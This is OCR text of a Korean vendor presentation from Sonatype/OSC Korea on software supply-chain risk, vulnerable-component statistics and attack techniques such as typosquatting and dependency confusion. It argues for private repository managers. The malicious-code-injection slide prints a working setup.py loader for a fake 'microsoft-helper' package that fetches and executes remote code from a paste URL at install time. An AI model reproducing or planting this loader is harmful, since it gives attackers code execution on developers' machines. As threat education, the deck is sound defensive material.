sonatype

소프트웨어 공급망 현황과 오픈소스 거버넌스 전략

OSC

OSC Korea 주요 사업

01

Cloud Native 기술 컨설팅

- 아키텍처 진단 컨설팅
- 선행기술 검증 (POC & POV)
- Roadmap 기술 컨설팅

02

Infra/DevOps 환경 구축

- 클라우드/On-Prem/Hybrid 환경 지원
- DevOps, CI/CD등 개발환경 지원 및 운영환경 구축

03

MSA 분석/설계 및 공통기술 지원

- MSA (Inner 아키텍처) 분석/설계
- Tech. Team (PM/AA/TA/SA/DA) 지원
- Waterfall & Agile

04

글로벌 솔루션 공급

- Cloud Native 환경에 필요한 각종 솔루션 발굴 및 기술 지원

05

Out-staffing & 오픈소스 기술지원

- On-Site 운영 및 개발 지원
- Off-Site 오픈소스 기술지원 및 유지보수

06

TRAINING

- 리눅스 재단 공인 교육센터 운영 (CKA/CKAD)
- SUSE Rancher 교육 파트너

오픈소스를 사용 한다는 것은?

소스코드 수준 활용

개발용 바이너리 오픈소스 패키지

Custom Application 개발


Top 10 npm 패키지

Lo React AXIOS RxJS-Debug BABEL CORE

Express SemVer Major.Minor.Patch UUID react-dom jQuery

설치형 오픈소스 패키지

kubernetes kafka



PostgreSQL

Ubuntu

클라우드 활용

식재료 자체 조달


식재료 구매

반 조리 식품

식당

소프트웨어 공급망 (Supply Chain)


공급망 (제조업)



600여개 1/2차 협력사 공급망


Warehouse (자재저장소)


Assembly (조립/생산)


Ready to ship (출고대기)

소프트웨어 공급망


퍼블릭 리포지토리


사설 리포지토리
(Proxy)

CI/CD 파이프라인



Release Candidate
(Hosted)

주요 소프트웨어 공급망 현황




출처 : 9th Annual State of the Software Supply Chain
https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-and-demand

취약 컴포넌트 다운로드 현황



- 전체 소프트웨어 공급망 다운로드의 16%는 High/Critical 취약점을 가진 컴포넌트 (2022년 통계)
- Maven Central에서 알려진 취약점을 가진 컴포넌트 다운로드 비율은 감소 추세 : 14% (2021년) -> 10% (2023년)


알려진 취약점을 가진
오픈소스 다운로드 중
96%는 예방가능



예) Log4shell (Log4j) 다운로드 현황

출처 : 9th Annual State of the Software Supply Chain
https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-and-demand

악성 소프트웨어를 통한 공급망 공격 현황



2023년에는 이전해까지 발견된
모든 악성패키지의 2배에
달하는 악성패키지가 탐지됨

출처 : 9th Annual State of the Software Supply Chain
https://www.sonatype.com/state-of-the-software-supply-chain/open-source-supply-and-demand

소프트웨어 공급망 공격 기법 #1

Typosquatting (타이포스쿼팅)

- 주요 패키지명의 타이핑오류를 활용하는 기법
- 정상 패키지와 비슷하게 보이는 악성 패키지를 만든 후, NPM Repository등에 업로드
- 개발자들이 의존성을 정의할 때 이름을 잘못 입력하는 경우, 의도된 악성 패키지가 다운로드 되어 공격에 이용되는 방식
- 배치 스크립트는 윈도우의 레지스트리를 변경하거나, 트로이목마 또는 랜섬웨어를 통해 대상 호스트를 감염시킴
- 2019년에만 일반적으로 사용되는 젬(Gem)의 타이포스쿼팅 루비젬(RubyGem)이 700개 이상 발견됨

babelcli: 42 cross-env.js: 43 crossenv: 679 d3.js: 72 fabric-js: 46 ffmepg: 44 gruntcli: 67 http-proxy.js: 41 jquery.js: 136 jquery.js: 136 mariadb: 92 mongose: 196 mssql-node: 46 mssql.js: 48 mysqljs: 77 node-fabric: 87 node-opencv: 94 node-opensl: 40 node-openssl: 29 node-sqlite: 61 node-tkinter: 39 nodecaffe: 40 nodefabric: 44 nodeffmpeg: 39 nodemailer-js: 40 nodemailer.js: 39 nodemssql: 44 noderequest: 40 nodesass: 66 nodesqlite: 45 opencv.js: 40 openssl.js: 43 proxy.js: 43 shadowsock: 40 smb: 40 sqlite.js: 48 sqliter: 45 sqlserver: 50 tkinter: 45

cross-env -> crossenv
express -> exprss
electron -> electorn


electorn: 사용자의 IP 주소, 국가, 도시, 단말 Fingerprint 및 로그인한 사용자, 홈디렉토리, CPU, 환경변수 등을 추출하여 원격 서버로 수집

예) johnsmith/Users/johnsmithIntel(R)Core(TM)i5-XXXXXCPU@2.30GHz

소프트웨어 공급망 공격 기법 #2

Dependency Confusion (의존성 혼동)

- 공개 저장소의 보안강화 (다중 인증, 특정 패키지 이름 변종 금지, 디지털 서명 추가, 생태계 감시 강화 등) 이후 다른 형태의 Supply Chain 공격 방식 등장 (Alex Birsan 2021년 발표)
- 내부 어플리케이션에서 사용하는 패키지명을 찾아낸 후 내부 보다 외부 최신 Dependency를 우선하는 패키지 매니저의 특성을 활용한 기법
- Apple, Microsoft, Netflix, PayPal, Shopify, Tesla and Uber 회사 등



소프트웨어 공급망 공격 기법 #3


Malicious Code Injection (악성코드 주입)

```
from setuptools import setup
from tempfile import NamedTemporaryFile as _ffile
from sys import executable as _eexecutable
from os import system as _ssystem
_ttmp = _ffile(delete=False)
_ttmp.write(b"""from urllib.request import urlopen as _uurlopen;exec(_uurlopen('https://paste.bingner.com/paste/rg8v8/raw').read())""")
_ttmp.close()
try: _ssystem(f"start {_eexecutable.replace('.exe', 'w.exe')} {_ttmp.name}")
except: pass
setup(
    name='microsoft-helper',
    packages=['microsoft-helper'],
    version='1.0',
    license='MIT',
    description='package manager.',
    author='idklmao',
    keywords=['style'],
    install_requires=[''],
    classifiers=['Development Status :: 5 - Production/Stable']
)
```

microsoft-helper

Author

First-stage payload





MaaS (Malware-as-a-Service)

출처 : https://blog.sonatype.com/malware-monthly-march-2023

소프트웨어 공급망을 통한 오픈소스의 배포


- Public Repository는 프로그래밍 언어별로 운영
- Public Repository는 무결성(Malware-Free)를 보장하지 않음
- 네트워크 방화벽으로는 선별적으로 악성 패키지를 차단할 수 없음
- End-Point를 보호하는 Anti-Virus 제품으로 탐지 어려움





사설 리포지토리 (Repository Manager) 필요성

- 퍼블릭 리포지토리에 대한 대한 프록시 (Proxy)
  - 외부망 접속 제한시 내부망 개발자 지원
  - 외부망 리포지토리의 캐시 역할로 다운로드 속도 향상
- 빌드 아티팩트에 대한 저장소 (Hosted)
  - 내부 공통 빌드 아티팩트 저장소
  - 기업 내부에만 사용되는 빌드 아티팩트 (Stage 별 관리)



